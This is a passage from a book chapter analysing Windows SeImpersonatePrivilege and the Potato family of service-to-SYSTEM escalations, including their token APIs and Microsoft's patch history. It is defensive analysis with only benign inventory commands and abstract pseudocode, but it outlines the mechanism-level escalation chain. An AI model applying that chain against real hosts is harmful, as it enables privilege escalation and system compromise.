- **LOCAL SERVICE / NETWORK SERVICE.** Lower-privileged built-in service identities introduced so network-exposed services did not all need to run as `NT AUTHORITY\SYSTEM`. Both receive `SeImpersonatePrivilege` by default.
- **Potato family.** The named exploit lineage (HotPotato, RottenPotato, JuicyPotato, PrintSpoofer, GodPotato, LocalPotato, SilverPotato, FakePotato) that repeatedly finds new token sources while relying on the same underlying impersonation gate.
- **Gap analysis, not a how-to.** The discussion below explains the mechanism and the compatibility reasons Microsoft cannot simply remove it. It intentionally frames Potato-chain material as boundary analysis rather than an operational recipe.

What this link is responsible for

This link in the Windows trust chain is responsible for the boundary between a hardened service account and the more privileged identity that service is allowed to serve. Windows needs servers to impersonate clients: IIS needs to evaluate a user's file access, SQL Server needs to enforce Windows-authenticated login semantics, Exchange needs to perform mailbox operations for the connected user, and named-pipe or RPC servers need per-client authorization. The same

mechanism that makes those legitimate behaviors work is the mechanism a compromised service process can abuse after it receives a more privileged token.

The chapter's thesis is therefore narrower and stronger than "Potato attacks exist." The thesis is that `SeImpersonatePrivilege` is not an accidental footgun. It is the compatibility valve Microsoft installed when it moved services away from universal `SYSTEM` execution. Once that valve exists, mitigations that preserve legacy service impersonation tend to narrow the current token source rather than remove the primitive. Removing the primitive wholesale would break the service model that justified the privilege in the first place.

Documented reproducibility, not a captured transcript

> reproducible service-account privilege inventory shape, not captured lab output. This chapter contains no hash-stamped Windows VM transcript and no unpublished capture. The section below gives commands a reader can run and the expected *shape* of their output; the claim itself is anchored in the Microsoft default-assignment pages for `SeImpersonatePrivilege`, LOCAL SERVICE, and NETWORK SERVICE [1033], [1034], [1035].

A reader-side reproduction has two observations, not one. First, identify the subject token. Run `whoami /user` from the shell whose token you are evaluating. In an IIS worker, SQL Server job step, Exchange worker, custom Windows service, or scheduled service process, the point is to verify that the process is not already `NT AUTHORITY\SYSTEM`; it should be a service identity such as `NT AUTHORITY\NETWORK SERVICE`, `NT AUTHORITY\LOCAL SERVICE`, `NT SERVICE\<name>`, or an application-pool virtual account derived from the service logon model. If this first probe returns `SYSTEM`, the experiment is malformed for this chapter's purpose: it proves only that the shell is already high-privileged, not that a hardened service identity carries the impersonation gate.

Second, print the token's privilege set with `whoami /priv`. The load-bearing row has this expected shape:

```
Privilege Name                Description
  State
============================= ====================================
  ====== =======
SeImpersonatePrivilege        Impersonate a client after
  authentication  Enabled
```

Interpret the output field by field. The name binds the row to the privilege constant `SE_IMPERSONATE_NAME` [1036]. The description binds it to the policy right Microsoft

names “Impersonate a client after authentication” [1033]. The state binds it to the kernel check: enabled, not merely present. A disabled privilege can be listed in a token but ignored until the process successfully enables it with `AdjustTokenPrivileges`. An enabled privilege is already in the effective privilege mask the security subsystem consults when APIs ask whether the caller may impersonate or create a process under a supplied token. The surrounding rows vary by account, product, service configuration, and domain policy; that variation is expected and is why the proof focuses on the one row’s three fields.

The sanity check is to compare the row against the account documentation rather than against folklore. Microsoft lists `SE_IMPERSONATE_NAME` in the default LOCAL SERVICE privilege set with the `(enabled)` marker [1034]. It lists the same marker for NETWORK SERVICE [1035]. The dedicated policy page says the default assignments include Administrators, LOCAL SERVICE, NETWORK SERVICE, and Service [1033]. The proof therefore triangulates from three independent views of the same state: local token output, account-default documentation, and policy-default documentation. If all three agree, the row is not an exploit artifact. It is a platform invariant for the service model.

A negative result is still useful, but it has to be read carefully. If the row is absent, one of four things is usually true: you are not actually inside a service-account token; local or domain policy has intentionally removed the right; the service is running under a custom account whose required-privileges list has been narrowed; or the shell is constrained by a container, job, sandbox, or product wrapper that does not expose the normal service token. If the row is present but disabled, the host has diverged from the default LOCAL SERVICE / NETWORK SERVICE state and the process would need a successful privilege-enablement path before using APIs that check the enabled bit. If `whoami /priv` cannot be run, use policy inventory instead: `secedit /export /cfg secpol.cfg` shows which SIDs the local policy grants `SeImpersonatePrivilege`, and Sysinternals AccessChk can enumerate effective holders [609]. Those alternatives prove assignment policy; `whoami /priv` proves the effective token in the specific process.

What this reproducibility check does *not* show is a complete Potato exploit. That omission is intentional. The chapter is proving the architectural precondition: a non-SYSTEM service process can start life holding an enabled right that allows token substitution once a suitable token source exists. The Potato lineage supplies the historical record for the token-source half. The documented row supplies the reason every generation can end the same way.

▸ **CHAPTER THESIS** On default or common service-account tokens: IIS application pools, SQL or Exchange workers, and LOCAL SERVICE / NETWORK SERVICE-derived services that have not been narrowed by policy, required-privileges configuration, custom accounts, containers, or product wrappers: one enabled privilege, `SeImpersonatePrivilege`, is often sufficient, given a usable privileged token-source primitive and process-creation path, to become `NT AUTHORITY\SYSTEM`. The privilege was introduced in Windows Server 2003 as a *mitigation*, so that lower-privileged service accounts could keep impersonating their RPC clients after Microsoft moved services off `SYSTEM`. Eighteen years of named-exploit lineage (Token Kidnapping in 2008, HotPotato in 2016, then RottenPotato, JuicyPotato, PrintSpoofer, GodPotato, LocalPotato, and SilverPotato) all ride on the same system shape: an enabled impersonation privilege, a privileged authentication/coercion source, impersonation and token-conversion APIs, and Microsoft's public servicing criteria for what counts as a security boundary. This chapter explains why the closure paths Microsoft has shipped narrow token sources without removing the service-impersonation primitive.

The One Line in `whoami /priv`

On default LOCAL SERVICE / NETWORK SERVICE-derived service tokens, the Microsoft account documentation and the reader-side `whoami /priv` check in the previous section converge on one expected row:

```
SeImpersonatePrivilege  Impersonate a client after authentication
  Enabled
```

That single line can be sufficient, given a usable privileged token source, a usable impersonation level, and a process-creation path, to cross from a service identity to `NT AUTHORITY\SYSTEM`. Microsoft has known this on the record since April 2009 [1037]. The privilege has not moved.

◆ **DEFINITION, SEIMPERSONATEPRIVILEGE** A Windows user right that lets a process call high-value token-substitution APIs on a token it has received from another principal. The right is enumerated as the constant `SE_IMPERSONATE_NAME` [1036]. Microsoft assigns it by default to `LOCAL SERVICE`, `NETWORK SERVICE`, the local Administrators group, and the SERVICE well-known SID [1033] concrete service tokens can still be narrowed by local or domain policy, `RequiredPrivileges`, custom identities, containers, or product-specific wrappers.

◆ **DEFINITION — LOCAL SERVICE AND NETWORK SERVICE** Two well-known Windows accounts introduced in Windows Server 2003 / XP SP2 as a hardening alternative to running services under `NT AUTHORITY\SYSTEM`. The Microsoft Learn account documentation lists each account's default privilege set; in both cases `SE_IMPERSONATE_NAME` appears with the marker `(enabled)` [1034], [1035].

The Microsoft Learn pages list this assignment as a default. "Enabled" is a token-state distinction with operational weight. Most privileges in a service-account token are *present but disabled*: the process can call `AdjustTokenPrivileges` to turn them on, but until that happens the kernel treats the privilege as absent during access checks. `SeImpersonatePrivilege` on a NETWORK SERVICE token is shipped *enabled*. The process can call `CreateProcessWithTokenW` immediately, on first instruction.

The privilege is enabled, not just present. There is a real semantic difference between a privilege that is present-but-disabled and a privilege that is enabled. The kernel checks the *enabled* bit during access decisions. A NETWORK SERVICE process does not need to elevate the privilege before using it; the token already has it in the active state. Services started by the Service Control Manager also receive the built-in Service group, which the default "Impersonate a client after authentication" assignment covers unless local or domain policy narrows it. This is why an already-compromised service worker with a suitable token source crosses the boundary without a separate privilege-enablement step.

Andrea Pierini, one of the most prolific researchers on this primitive, put the operational fact in ten words: "if you have SeAssignPrimaryToken or SeImpersonate privilege, you are SYSTEM" [699]. Clement Labro, quoting him, added the qualifier: "a deliberately provocative shortcut obviously, but it's not far from the truth." The aphorism gets repeated in every PrintSpoofer-era writeup for a reason.

Here is the chapter's load-bearing claim, stated up front and re-argued through every section that follows:

> Microsoft gave default NETWORK SERVICE-style service tokens a privilege that, in the wrong hands and with a usable token source, can be equivalent to SYSTEM. They knew. They have not removed it from the default service model, because doing so would break the impersonation contract that model depends on. Roughly eighteen years after Cerrudo first put that fact on the record (and ten years after HotPotato made it pushbutton), the default remains recognizable.

▪ **NOTE** The figure "roughly eighteen years" anchors to Cesar Cerrudo's April 2008 disclosure at Hack In The Box Dubai [1038]. The privilege itself shipped earlier, in Server 2003 / XP SP2 (2003-2004), and the operational-pushbutton

> anchor is Stephen Breen's HotPotato (January 16, 2016) [1039]. Three different dates, three different anchors for "how long has this been true." The article uses the Cerrudo date because that is when the fact entered the offensive-research public record.

From here, this chapter traces the privilege from a 2003 backward-compatibility concession to a 2024 Troopers articulation by Pierini and Cocomazzi, and explains why the closure paths Microsoft has shipped narrow token sources without removing the service-impersonation primitive.

The privilege inventory can be read as a token-state table. The important row is:

```
SeImpersonatePrivilege        Enabled   # the gate
```

If one line in `whoami /priv` can be sufficient to become SYSTEM once a privileged token source exists, why does Microsoft still ship that line in common service tokens: IIS application pools, SQL Server service steps, Exchange worker processes, and other LOCAL SERVICE / NETWORK SERVICE-derived workloads unless policy narrows them? The answer is not a mistake. It is a decision, and to understand it we need to go back to a Tymshare FORTRAN compiler in the late 1970s, around 1977 by Hardy's own "about eleven years ago" dating from his 1988 paper.

Hardy's deputy and the 2003 service-hardening pivot

In the late 1970s, around 1977, a Tymshare engineer named Norm Hardy watched a FORTRAN compiler with "home files license" overwrite the system billing file `(SYSX)BILL` because some user had passed that path as the compiler's debug-output target. The compiler had two authorities, its own (to read system libraries) and the caller's (to write the caller's files), and no way to keep them separate when serving a request. The compiler was, in Hardy's later phrasing, *confused* about which authority to use [1040].

> ◆ **DEFINITION, CONFUSED DEPUTY** A program that holds authority on behalf of two or more principals at once and has no architectural way to keep those authorities separate when acting on a request. Hardy's 1988 paper [1040] argues that any identity-and-ACL system in which a server holds more authority than its clients and acts on client requests has a confused-deputy attack surface by construction. The only complete defense, Hardy argues, is capability-based access control.

Hardy's argument generalizes: as long as authority flows ambiently with identity rather than being passed explicitly with each request, a server cannot reliably tell whose authority a given request should run under. This is not a bug class. It is a structural property of the access-matrix model Lampson formalized in 1971 [1041]. Windows is an instance of that model. A NETWORK SERVICE process holding `SeImpersonatePrivilege` is *Hardy's deputy*: it carries two authorities at once (its own modest service identity and whatever caller just connected to its named pipe), and Windows has no in-architecture way to keep them apart.

§ **ASIDE. WHY WINDOWS IS NOT A CAPABILITY SYSTEM** Capability systems (EROS, Coyotos, seL4) bind authority to operations rather than to running identities. A capability is an unforgeable token that names both an object and the rights you have on it; you cannot exercise authority you were not handed. In a capability system, Hardy's compiler would have been handed a capability only for the file the caller actually wanted opened, and the bill-overwrite would have been mechanically prevented. Windows shipped the alternative design in 1993 (identity-and-ACL with kernel tokens carrying ambient authority) and the rest of this chapter is, in a precise sense, the story of what that design costs thirty-three years on. The Hardy Ceiling section returns to this thread.

The kernel object Cutler's team shipped in 1993

Dave Cutler's NT 3.1 team chose the identity-and-ACL model and built a kernel object to carry it. The *access token* is what an NT thread or process holds; it enumerates the user SID, the group SIDs, and the privileges currently associated with the running code. Every access check the kernel performs reduces to "does this token, evaluated against this object's ACL, grant the requested rights?" The standard reference is *Windows Internals*, Part 1, chapter on security [625].

◆ **DEFINITION, ACCESS TOKEN** A kernel object the Windows security subsystem creates at logon (and clones on demand), carrying the user SID, group SIDs, privileges, and integrity level for a running thread or process. Access tokens are defined in full in the Windows Access Control chapter (Chapter 22); this chapter needs only the *primary*-versus-*impersonation* distinction developed below.

NT 3.1 also shipped two structural distinctions that the rest of this chapter depends on. First, *primary* versus *impersonation* tokens: a primary token is what a process is born with; an impersonation token is what a thread can wear temporarily to act on behalf of someone else. Second, the four *impersonation levels* (Anonymous, Identification, Impersonation, Delegation), each granting progressively more authority to act under the borrowed identity. Both distinctions exist because servers need

to act on client requests under the client's authority, and both distinctions are the surface every Potato variant operates on.

> ▪ **NOTE** The Tymshare anecdote that Hardy uses in the 1988 paper (the FORTRAN compiler that overwrote `(SYSX)BILL`) is worth recounting in full because it is structurally identical to the Windows scenario. A user invoked the compiler with the billing information file as the debug-output target. The compiler had write access to system files (it was a "home files license" service). The compiler dutifully opened the user-supplied path under its own authority and wrote debug output to it, destroying the bill. The compiler was not malicious; it had no way to ask the OS to scope its write to "only files the caller could write." Hardy's own dating in the paper is "about eleven years ago" from 1988, so the events sit in the late 1970s, not the early ones.

Why the privilege exists: the 2003 service-hardening pivot

Through the 1990s, Windows services almost universally ran under `NT AUTHORITY\SYSTEM`. The convenience was operational: SYSTEM is the local-machine principal and holds every right the kernel knows about, so a service running as SYSTEM never needed an explicit privilege grant. The cost became visible in 2001-2003 as the first generation of service-borne worms hit production: Code Red and Nimda (2001) walked IIS; SQL Slammer and MSBlast (2003) walked SQL Server and the DCOM RPC endpoint [1042], [1043]. Every successful remote code execution against a service became a SYSTEM compromise of the host, because the service *was* SYSTEM.

Microsoft's response was a structural retreat. Two new well-known accounts shipped in Windows Server 2003 (and reached desktop with XP SP2 in 2004): `NT AUTHORITY\LOCAL SERVICE` (no network credentials) and `NT AUTHORITY\NETWORK SERVICE` (machine-account credentials when authenticating off-box). The two account documentation pages enumerate the default privileges the SCM assigns when a service is configured to run under either account [1034], [1035]. Most of the SYSTEM-only privileges (`SeTcbPrivilege`, `SeLoadDriverPrivilege`, `SeRestorePrivilege`) are absent from the enumerated default sets [1034], [1035]. The intent was clear: a worm-popped IIS worker should land as a low-privileged process, not as SYSTEM.

But the new accounts could not lose *every* SYSTEM authority. Pre-2003 services routinely impersonated their clients to make access checks against per-user resources: IIS reading a user's home directory under the user's identity, SQL Server enforcing per-login row security, the SMB server returning per-user file lists. That entire pattern depended on the service being able to call `ImpersonateNamedPipeClient` (or `RpcImpersonateClient`, or one of the LSA-side APIs) and then act under the caller's

token. If LOCAL SERVICE and NETWORK SERVICE could not impersonate, the entire RPC server population would break.

So Microsoft introduced `SeImpersonatePrivilege` (a new named user right gating the impersonation APIs) and assigned it by default to the local Administrators group, LOCAL SERVICE, NETWORK SERVICE, and the SERVICE well-known group; because the SCM adds the SERVICE group SID to every service token, SCM-started services inherit the right through that assignment [1033]. The policy-setting page is explicit about the intent: "If this user right is required for this type of impersonation, an unauthorized user cannot cause a client to connect (for example, by remote procedure call (RPC) or named pipes) to a service that they have created to impersonate that client" [1033].

The privilege, in other words, was created *as a mitigation*. Its purpose was to keep impersonation working for legitimate service-account RPC servers while denying it to ordinary user processes. That decision (to gate impersonation on an explicit named right rather than to forbid impersonation outright) is the architectural pivot the rest of this chapter re-examines from every angle.

Walkthrough: Hardy's deputy on Windows. Start with a service-account process, not with malware. It has Authority 1: its own modest service identity, usually LOCAL SERVICE, NETWORK SERVICE, or a virtual service SID. That authority is intentionally smaller than SYSTEM because the 2003 pivot was supposed to make service compromise less catastrophic. Now add Authority 2: the authority of any authenticated client that connects to the service endpoint and permits impersonation. In the benign case, a user connects to a named-pipe or RPC service and the server thread temporarily wears that user's token so the file system, registry, or application authorization layer can ask, "may this user do this?" In the failure case, a privileged component authenticates to an endpoint the service-account process controls. The server thread calls the same impersonation mechanism, receives a SYSTEM-level impersonation token, duplicates it into a primary-token-shaped object, and asks the process-creation API to launch work under that borrowed identity. The confused deputy is not confused because the service is malicious. It is confused because the operating system gave one server process two authorities and made the distinction a runtime convention rather than a mechanically enforced capability boundary.

Microsoft did not introduce `SeImpersonatePrivilege` to enable an exploit. They introduced it as a backward-compatibility concession. So why did the privilege become the dominant lineage of service-to-SYSTEM elevation for nearly two decades? The answer starts with the API surface.

The token API surface

There is no single "impersonate" API on Windows. There are substitution APIs that put a token on a thread or a new process, and there are coercion or authentication paths that supply the token in the first place. The Potato family lives at that intersection.

Primary versus impersonation tokens

The kernel distinguishes `TOKEN_PRIMARY` from `TOKEN_IMPERSONATION`. A primary token is what a process is created with; an impersonation token can be attached only to a thread. The distinction matters operationally because only an impersonation token at level `SecurityImpersonation` or `SecurityDelegation` lets you take real action under the borrowed identity. An `Identification`-level token can be checked against ACLs but cannot be used to open kernel objects under the new identity, and an `Anonymous`-level token is useless for almost everything [625], [1044].

> ◆ **DEFINITION — Primary Token vs Impersonation Token** A *primary token* is created at logon and attached to a process for its lifetime; the kernel uses it for every access check the process makes by default. An *impersonation token* is attached to an individual thread by `SetThreadToken` (or by an impersonation API that calls it internally) and overrides the primary token for that thread only. The kernel reserves the right to demote impersonation tokens to `Identification` level in cross-machine RPC scenarios where delegation has not been explicitly negotiated.

> ◆ **DEFINITION, IMPERSONATION LEVEL** A four-value enum (`SecurityAnonymous`, `SecurityIdentification`, `SecurityImpersonation`, `SecurityDelegation`) carried on every impersonation token. It limits what the impersonating thread can do under the borrowed identity. `SecurityImpersonation` is the level a service can act under for local access checks; `SecurityDelegation` extends that to off-box authentication and is the level cross-host variants such as SilverPotato occasionally need.

The Potato lineage navigates these four levels with care. `Identification` is harmless because it cannot spawn a process under the borrowed identity; `Impersonation` is the level a service can act under for any local kernel object; `Delegation` is what cross-host variants such as SilverPotato sometimes need.

> ▪ **NOTE** The `SecurityIdentification` versus `SecurityImpersonation` distinction is the gate that makes many naive coercion attempts fail. If the attacker controls only an RPC interface that performs an `ImpersonateClient` call without the right

> SQOS (Security Quality of Service) negotiation, the resulting token may land at `SecurityIdentification`: usable for `AccessCheck`, useless for `CreateProcessWithTokenW`. Each Potato variant must choose a coercion primitive that arrives at `SecurityImpersonation` or higher; `DuplicateTokenEx` can reshape an already-obtained token, but it cannot promote an identification-level token into a usable impersonation-level token.

The substitution primitives

Four APIs move tokens around the system. None of them produces a token from nothing; all of them assume the caller already has a handle to one.

- `SetThreadToken`: attach an impersonation token to a thread [1045]. The thread now runs under the borrowed identity for every subsequent access check.
- `ImpersonateLoggedOnUser`: the thread-level convenience wrapper [1044]. Same effect as `SetThreadToken`, with simpler arguments.
- `DuplicateTokenEx`: create a new token from an existing one, with adjustable type (primary vs impersonation) and level (the four-value enum above) [1046]. The Potato lineage uses this to convert an impersonation token into a primary one before launching a process.
- `CreateProcessWithTokenW`: spawn a new process under an arbitrary primary token [1047]. The Microsoft Learn documentation is explicit about the gate: "The process that calls **CreateProcessWithTokenW** must have the `SE_IMPERSONATE_NAME` privilege."

That last sentence is the keystone. `SeImpersonatePrivilege` is not just "the right to impersonate." It is the right to convert an impersonated identity into a fresh process that owns the desktop, the registry, the file system, and every other kernel object the borrowed identity has authority over. Without the privilege, the attacker has at most a thread temporarily wearing SYSTEM's hat; with it, the borrowed identity can become a durable process context with SYSTEM authority.

The coercion primitive

The substitution primitives are inert without a token to substitute. In classic local Potato chains, the named-pipe handoff API `ImpersonateNamedPipeClient`, shipped since Windows XP / Server 2003 [1048], is the usual way the controlled server endpoint turns a connected client's authentication into a thread token. Any process that owns a named pipe can call this API after a client connects; whether the result is useful depends on the caller's SQOS-negotiated impersonation level and on the privilege or same-identity/explicit-credential conditions Microsoft documents.

◆ **DEFINITION, IMPERSONATENAMEDPIPECLIENT** A Win32 API that copies the connected client's access token onto the calling thread, after which the thread acts under the client's identity until `RevertToSelf` is called. The API has shipped since Windows XP / Server 2003 [1048]. In named-pipe Potato variants it is the token-handoff surface; other variants use related RPC, COM, or LSA impersonation paths to arrive at the same token-substitution problem. Microsoft documents that higher impersonation levels require `SeImpersonatePrivilege`, an explicit-credential token created in the caller's logon session, or the same authenticated identity [1048], [1044].

For gap-analysis purposes, Forshaw's 2021 Project Zero retrospective lets us describe the shared chain at the level defenders need: a service-account process controls an endpoint; a privileged Windows component authenticates to that endpoint; the service process receives an impersonation token; and Windows token-substitution APIs can convert that borrowed identity into a durable process context [1049]. The mechanics matter because they reveal where the boundary fails, not because this chapter is a reproduction guide.

Walkthrough: the shared Potato shape. Every member of the family has the same abstract geometry, even when the concrete handoff is not literally a named-pipe API call. First, a service-account process creates or controls an endpoint. In the classic local form this is a named pipe, because named pipes carry authenticated client identity into `ImpersonateNamedPipeClient`. Second, some Windows component running in a more privileged context authenticates to that endpoint. The generations differ here: Cerrudo used leaked token handles, HotPotato used local NTLM reflection, Rotten and Juicy used DCOM activation and OXID resolution, PrintSpoofer used printer/RPC coercion, and GodPotato moved the interesting edge into RPCSS OXID handling. Third, the service process calls the impersonation API while the privileged client is connected, placing the client's impersonation token on the server thread. Fourth, the process turns that borrowed identity into a durable execution context by duplicating the token into primary form and using the process-creation API gated by `SeImpersonatePrivilege`. The named exploit changes when Microsoft patches step two. The privilege gate remains step four.

A non-operational pseudocode view makes the separation precise:

```
endpoint = service_process.controls_authenticated_endpoint()
privileged_component.authenticates_to(endpoint)      # the token-
  source question
thread_token = impersonate_connected_client(endpoint)
primary = duplicate_impersonation_token(thread_token)
```

```
create_process_with_token(primary)                  # the
  SeImpersonatePrivilege gate
```

The model is useful because it shows what a patch actually patches. If a bulletin prevents one privileged component from authenticating to one class of endpoints, the second line changes. If Windows leaves the fourth line intact for service accounts, the family is not closed; it is waiting for another token source.

Proof obligations for the shared shape. To reason about a Potato claim without turning it into a copy-paste exploit recipe, ask for five independent facts. First, prove the starting subject: the process is a service-account process, not already SYSTEM. Second, prove the gate: the process token contains `SeImpersonatePrivilege` in the enabled state. Third, prove the source: some higher-privileged component authenticated to an endpoint the service process controlled. Fourth, prove the token quality: the resulting impersonation token is at `SecurityImpersonation` or `SecurityDelegation`, not merely `SecurityIdentification`. Fifth, prove the conversion: the borrowed identity was duplicated into primary-token form and handed to a process-creation API whose documented privilege check the caller satisfies. A report that skips any one of those facts is either describing a different bug class or has not yet shown service-account-to-SYSTEM.

Step three depends on step two. Impersonating the client depends on first receiving the privileged authentication, and that authentication, the question of where the token comes from, is the one every generation of Potato has answered differently, and that Microsoft has patched, one token source at a time, for nearly two decades.

In gap-analysis terms, the chain decomposes into four abstract operations: create an endpoint, receive a privileged authentication, impersonate the connected client, and convert the resulting token into a process context. Those steps are useful for reasoning about the boundary; they are not a remediation procedure and not a recommended reproduction path.

The privilege next to it

`CreateProcessWithTokenW` is gated on `SeImpersonatePrivilege`. Its sibling `CreateProcessAsUser` is gated on a *different* pair of privileges: `SeAssignPrimaryTokenPrivilege` (constant name `SE_ASSIGNPRIMARYTOKEN_NAME`) when the supplied token is not assignable by the caller, plus `SeIncreaseQuotaPrivilege` (`SE_INCREASE_QUOTA_NAME`) in all cases. Both are enumerated separately in the privilege-constants table [1036]. On a NETWORK SERVICE or LOCAL SERVICE token, `SE_ASSIGNPRIMARYTOKEN_NAME` and `SE_INCREASE_QUOTA_NAME` are both

present but disabled [1034], [1035]: `CreateProcessAsUser` depends on the caller possessing those rights and may enable them for the duration of the call if they are present [1050], whereas `SeImpersonatePrivilege` is shipped *enabled* and `CreateProcessWithTokenW` works on the first instruction. Pierini's aphorism quoted near the opening names both privileges because either one independently makes the same chain runnable, but on a vanilla NETWORK SERVICE token, only `SeImpersonatePrivilege` is enabled, and the rest of this chapter treats it as the privilege that matters in practice.

API	Privilege required	Input	Output
`ImpersonateNamedPipeClient`	none for `SecurityIdentification` or `SecurityAnonymous`; for higher levels, either `SeImpersonatePrivilege`, or the token was created with explicit credentials via `LogonUser`/`LsaLogonUser` from within the caller's logon session, or the authenticated identity is the same as the caller (see [1048])	connected pipe handle	impersonation token on thread
`ImpersonateLoggedOnUser`	allowed when the caller has `SeImpersonatePrivilege`, the token came from explicit credentials in the caller's logon session, or the authenticated identity is the caller; token must be `SecurityImpersonation` or higher [1044]	token handle	impersonation token on thread
`SetThreadToken`	token access/level dependent; not a token source	token handle	impersonation token on thread
`DuplicateTokenEx`	none	source token	new token, type/level adjustable

API	Privilege required	Input	Output
`CreateProcessWithTokenW`	**`SeImpersonatePrivilege`**	primary token + command line	new process
`CreateProcessAsUser`	**`SeIncreaseQuotaPrivilege`** and, when the token is not assignable, **`SeAssignPrimaryTokenPrivilege`** [1050]	primary token + command line	new process

Walkthrough: where the gate sits. Picture the token surface as three slots. Slot one is the process primary token: the identity the process normally runs as. Slot two is the optional thread impersonation token: the identity a single thread can wear while serving a client. Slot three is the primary token supplied to a new process. `ImpersonateNamedPipeClient` moves a connected client's identity into slot two. `DuplicateTokenEx` can reshape that impersonation token into a primary token suitable for slot three. `CreateProcessWithTokenW` then asks the decisive policy question: does the caller hold `SeImpersonatePrivilege`? On a default NETWORK SERVICE token the answer is yes and the privilege is enabled [1035]. That is why the privilege, not the pipe name, is the architectural gate.

Structured ladder: SeImpersonate to a full token context. Read the surface as a ladder, not as one magic API call:

1. **Service primary token.** The process begins with a normal service-account primary token. The key inspectable fact is the enabled `SeImpersonatePrivilege` row, not the account's marketing name.
2. **Client impersonation token.** A connected client supplies an authenticated identity to a server thread. Benign services use this to perform the client's requested operation under the client's access rights.
3. **Impersonation level check.** The token must permit action, not just identification. `SecurityIdentification` proves identity but cannot be used as the operating authority for the interesting local actions; `SecurityImpersonation` or `SecurityDelegation` is the meaningful threshold.
4. **Token duplication.** `DuplicateTokenEx` reshapes the thread-bound impersonation token into a primary-token-shaped object. This is a type conversion of an already-obtained token, not the moment where SYSTEM authority is created.
5. **Process creation gate.** `CreateProcessWithTokenW` consumes the primary token and checks the caller's `SE_IMPERSONATE_NAME` privilege [1047]. If the caller's service token has the privilege enabled, the borrowed identity becomes a durable process

context. If the privilege is missing or disabled, the ladder stops here even if the earlier impersonation succeeded.

This ladder preserves the diagram's pedagogy while keeping the chapter in defender/reasoner mode: each rung is a fact to verify, a telemetry point to monitor, or a mitigation point to evaluate.

> **The privilege is the gate. The pipe is the source.** The surface decomposes cleanly into two halves. `SeImpersonatePrivilege` is the kernel-side *gate* that decides whether a process can substitute a borrowed token into high-value impersonation or process-creation paths. `ImpersonateNamedPipeClient` is a classic user-mode *handoff* that provides the token after a client connects; other Potato variants find different privileged authentication sources. Removing either the gate or all usable sources would close the chain. Microsoft has instead narrowed sources while preserving service impersonation.

So how do you get a SYSTEM-context Windows process to authenticate to a pipe you control? Cesar Cerrudo asked that question in 2008, and his answer was just the first of five.

Five generations of token sources, one constant privilege

Cesar Cerrudo had the privilege figured out in April 2008. So why did it take until January 2016 for HotPotato to make the chain pushbutton, until August 2018 for JuicyPotato to industrialize it, and until December 2022 for GodPotato to bypass the most aggressive DCOM hardening Microsoft has shipped? Because every generation answered the same question, *where do the tokens come from?*, differently, and Microsoft patched each token source one at a time.




Figure 24.1: Five generations of SeImpersonate token-source attacks mutate from leaked handles to NTLM reflection, DCOM activation, non-DCOM coercion APIs, and RPCSS itself, but every generation still reaches the same constant gate: an enabled SeImpersonatePrivilege that turns a service-account compromise into SYSTEM.

This section is *generation-level*. Variants appear here only as evidence for claims about the primitive, not as an exhaustive variant-by-variant chronology of every named Potato.

Generation 1, direct token theft (2008-2010)

Cerrudo's HITB Dubai 2008 paper, *Token Kidnapping*, named the privilege and named the technique [1038]. The chain ran inside an MSSQL or IIS process and looked like this at a mechanism level: enumerate processes the service account

could open; find a thread that was already impersonating a higher-privileged token, typically leaked by some service-startup path; duplicate that token; and create a new process under the borrowed identity. Two years later, at DEF CON 18, Cerrudo presented *Token Kidnapping's Revenge* with fresh examples and a community-canonical title for the technique [1051].

Microsoft's response was MS09-012 in April 2009 (community-known as the *Chimichurri* fix, after Cesar Cerrudo's PoC of the same name shipped by Argeniss alongside the disclosure [1052], [1053]). The MSRC blog post announcing the bulletin is unusually clear about what it closed and what it deliberately did not:

> ❝ **QUOTED ANCHOR** An attacker can escalate their privileges on a system if they can control the SeImpersonatePrivilege token. An attacker would need to be executing code in the context of a Windows service to use this exploit.: MSRC blog, April 14, 2009 [1037]

The MSRC text continues: "the first update addresses service isolation, while the second addresses processes running as service accounts" [1037]. *Service isolation*, not the privilege itself. The bulletin closed the specific handle-leak surface Cerrudo had used. It did not revoke `SeImpersonatePrivilege` from NETWORK SERVICE, did not modify `CreateProcessWithTokenW`, did not modify `ImpersonateNamedPipeClient`. The MSRC acknowledged on the record that the privilege was sufficient for the escalation and elected to fix the *symptom* (the leak surface), not the *gate*.

This is the supersession pattern that every subsequent generation follows: Microsoft patches the current token source; the next generation finds a new one within months.

